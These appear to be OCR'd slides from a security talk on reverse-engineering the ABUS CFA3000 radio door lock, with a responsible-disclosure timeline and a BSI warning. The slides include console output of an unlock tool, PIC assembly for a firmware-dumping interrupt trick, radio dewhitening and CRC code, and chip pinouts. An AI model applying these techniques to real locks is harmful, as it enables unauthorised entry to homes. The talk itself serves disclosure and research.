
Found this sequence:

- ...
- retlw 0x7c
- retlw 0x77
- retlw 0x7b
- retlw 0xf2
- retlw 0x6b
- retlw 0x6f
- retlw 0xc5
- ...


AES S-Box:

XX	00	01	02	03	04	05	06	07	...
00	63	7c	77	7b	f2	6b	6f	c5	...
10	ca	82	c9	7d	fa	59	47	f0	...
20	b7	fd	93	26	36	3f	f7	cc	...
30	04	c7	23	c3	18	96	05	9a	...
40	09	83	2c	1a	1b	6e	5a	a0	...
50	53	d1	00	ed	20	fc	b1	5b	...
60	d0	ef	aa	fb	43	4d	33	85	...
70	51	a3	40	8f	92	9d	38	f5	...
...	...								

AES S-Box


...
AES Func 5 (10 instructions)
AES Func 3 (24 instructions)
AES Func 4 (36 instructions)
AES Func 2 (106 instructions)
AES Func 1 (371 instructions)
AES S-Box


AES Implementations for PIC



CC-BY 3.0 Jeff Moser - https://www.moserware.com/2009/09/stick-figure-guide-to-advanced.html


AES Implementations for PIC

- AN953 - Data Encryption Routines for PIC18 Microcontrollers
- AN821 - Advanced Encryption Standard Using the PIC16XXX




CC-BY 3.0 Jeff Moser - https://www.moserware.com/2009/09/stick-figure-guide-to-advanced.html

AES Functions




UNLOCKED


remote control
door lock
button pressed
request
challenge
encrypted response
(un)lock door

After Extracting the Secrets...

```
sh> ./cff3000.py "ba:ad:c0:de:da:e5" "unlock-door1"

Remote Control Address: ba:ad:c0:de:da:e5
Command Byte: 11

Sending control requests...
  ab ba ad c0 de da e5 11 00 00 00 00 00 00 00 00
Receiving challenge...
  ab 54 25 f3 12 52 a1 11 6e 95 a2 69 cd b3 00 02
Sending encrypted response...
  4d db 88 48 33 c6 33 ec e6 7f 5b 26 51 c7 38 a5
```



Responsible Disclosure

- rC3 2021 - Found AES S-Box
- 10.01.2022 - Full door lock access
- 31.01.2022 - Ask disclosure@ccc.de for prior experience with Abus
- 08.02.2022 - Report to CERT-BUND
- 22.07.2022 - MCH2022

10.08.2022 - Product Warning

Bundesamt
für Sicherheit in der
Informationstechnik

BSI-Warnung gemäß § 7 BSIG


Das Bundesamt für Sicherheit in der Informationstechnik (BSI) veröffentlicht die vorliegende Warnung im Rahmen seines gesetzlichen Auftrags [BSI2021].


Sicherheit

Funk-Türschlossantrieb HomeTec Pro CFA3000 des Herstellers ABUS

Risikostufe [CERT2022]: 3 - hoch

How we handled it





- Sorry, no open FW


Questions?

- sre@mainframe.io
- EF66-0D07-463F-8B72-6A79-5413-D8EE-D7F3-C83B-FA9A

Links

- Gnuradio files `https://github.com/sre/mrf89xa-gnuradio`
- KiCAD files: `https://github.com/sre/bbb-mrf89xa-cape`
- PIC Programmer Software: `https://github.com/sre/picberry`
- Datasheets
  - `https://www.microchip.com/en-us/product/MRF89XA`
  - `https://www.microchip.com/en-us/product/PIC16F1829`
  - `https://www.microchip.com/en-us/product/PIC18LF45K80`
- BSI Product Warning: `https://www.bsi.bund.de/SharedDocs/Downloads/DE/BSI/Publikationen/Warnungen-nach-P7_BSIG/Archiv/2022/BSI_W-005-220810.pdf?__blob=publicationFile&v=16`

Bonus: SDR Transceiver



Bonus: MRF89XA dewhitening

```
#!/usr/bin/python3
import socket

lfsrdata = [0xff, 0x87, 0xb8, 0x59, 0xb7, 0xa1, 0xcc, 0x24,
            0x57, 0x5e, 0x4b, 0x9c, 0x0e, 0xe9, 0xea, 0x50,
            0x2a, 0xbe]

def dewhite(msg):
    return [pair[0] ^ pair[1] for pair in zip(msg, lfsrdata)]

def printmsg(rawmsg):
    msg = dewhite(rawmsg)
    print(' '.join(["{:02x}".format(x) for x in msg]))

sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
sock.bind(("127.0.0.1", 1337))

while True:
    printmsg(sock.recv(18))
```

Bonus: MRF89XA CRC calculation

```
def crc16_ccitt(data, crc = 0x1D0F):
    msb = crc >> 8
    lsb = crc & 255
    for c in data:
        x = c ^ msb
        x ^= (x >> 4)
        msb = (lsb ^ (x >> 3) ^ (x << 4)) & 0xff
        lsb = (x ^ (x << 5)) & 0xff
    crc = (msb << 8) + lsb
    # MRF89XA uses negated CRC
    return ~crc & 0xffff

def printmsg(rawmsg):
    msg = dewhite(rawmsg)
    crc = msg[16] << 8 | msg[17]
    msg = msg[0:16]
    crc2 = crc16_ccitt(msg)
    text = ' '.join(["{:02x}".format(x) for x in msg[0:16]])
    if crc == crc2:
        print(text + " OK")
    else:
        print("FAIL")
```

Bonus: ASM Code for the Timer / goto logic

```
# 0. implement IRQ handler, which dumps TABLAT via UART
# 1. init PIC (clear watchdog, setup clocks, setup timer, setup UART)
# 2. read address that should be analyzed via UART into register 0x00-0x02
# 3. 'call' that address like this:

# copy UART provided address into TBLRD address register
movff 0x00, TBLPTRU
movff 0x01, TBLPTRH
movff 0x02, TBLPTRL

# trigger timer irq in 0xff-0xf5+1 = 11 instructions
movlw 0xF5
movwf TMR0L, A
bsf T0CON, 7

# prepare program counter latch register
movff 0x00, PCLATU
movff 0x01, PCLATH

# put return address on stack
push
movf TOSL, W, A
addlw 0x0C
movwf TOSL, A

# jump to UART provided address
movf 0x02, W, A
movwf PCL, A

# only reached when target address modifies timer behaviour
```

Bonus: ASM Code IRQ handler

```
setup_uart:
    # enable UART module (UART1MD = 0)
    banksel PMD0
    bcf PMD0, 1, B
    # RC6 = TX1 = pin 1 = output
    bcf TRISC, 6, A
    # RC7 = RX1 = pin 44 = input
    bcf TRISC, 7, A
    # TXSTA1 = 0x00
    clrf TXSTA1, A
    # RCSTA1 = 0x90
    movlw 0x90
    movwf RCSTA1, A
    # BAUDCON1 = 0x00
    clrf BAUDCON1, A
    # PIR1 = 0x00
    clrf PIR1, A
    # PIE1 = 0x00
    clrf PIE1, A
    # SPBRGH1 = 0
    clrf SPBRGH1, A
    # SPBRG1 = 25
    movlw 0x19
    movwf SPBRG1, A
    ret
```

```
regdump:
    call print_register_tosh;
    call print_register_tosl;
    pop
    call print_register_tosh;
    call print_register_tosl;
    ...
    call print_register_5f;
    call print_register_5e;
    ...
    ret
```

```
__irq_handler:
    # disable timer
    bcf T0CON, 7
    # save special regs, so that they can be dumped later
    movff WREG, 0x05F
    movff STATUS, 0x05E
    movff BSR, 0x05D
    # clear watchdog
    clrwdt
    # re-setup UART
    call uart_setup
    # dump interesting registers
    call regdump
    # wait for system reset
hangup_irq_handler:
    clrwdt
    bra hangup_irq_handler
```

Bonus: CFF3000 PIC16F1829 Pinout

Pin	Name	Description	Pin	Name	Description
1	RA3	Lock	11	RC2	RF CSDAT
2	RC5	Charge Pump	12	RC1	RF CSCON
3	RC4	VDD enable	13	RC0	RF TEST8
4	RC3	RF PLOCK	14	RA2	UNLOCK
5	RC6	RF DATA	15	RA1	ICSP CLK
6	RC7	RF SDI	16	RA0	ICSP DAT
7	RB7	RF IRQ1	17	VSS	VSS
8	RB6	RF SCK	18	VDD	VDD
9	RB5	RF IRQ0	19	RA5	LED RED
10	RB4	RF SDO	20	RA4	LED GREEN

Bonus: CFA3000 PIC18LF45K80 Pinout

Pin	Name	Description	Pin	Name	Description	Pin	Name	Description
1	RC7	Button Shield	16	RB6	Reed B	31	RA6	Voltage Regulator
2	RD4	Motor A Pos	17	RB7	Volt. Div. Out	32	RC0	RF PLOCK
3	RD5	Motor A Neg	18	RE3	MCLR	33	N/C	–
4	RD6	Motor B Neg	19	RA0	Button Down	34	N/C	–
5	RD7	Motor B Pos	20	RA1	Button Up	35	RC1	RF DATA
6	VSS	VSS	21	RA2	Button Lock	36	RC2	RF CSDAT
7	VDD	VDD	22	RA3	Button Unlock	37	RC3	RF SCK
8	RB0	RF IRQ0	23	VCAP	VDDCORE	38	RD0	LED Right
9	RB1	RF IRQ1	24	RA5	???	39	RD1	LED Left
10	RB2	VBACKEMF	25	RE0	Voltage Meas.	40	RD2	LED Right
11	RB3	VBACKEMF	26	RE1	VShunt	41	RD3	LED Left
12	N/C	–	27	RE2	RF RESET	42	RC4	RF SDO
13	N/C	–	28	VDD	VDD	43	RC5	RF SDI
14	RB4	Reed A	29	VSS	VSS	44	RC6	RF CSCON
15	RB5	Buzzer (4 kHz)	30	RA7	BAT SER/PAR			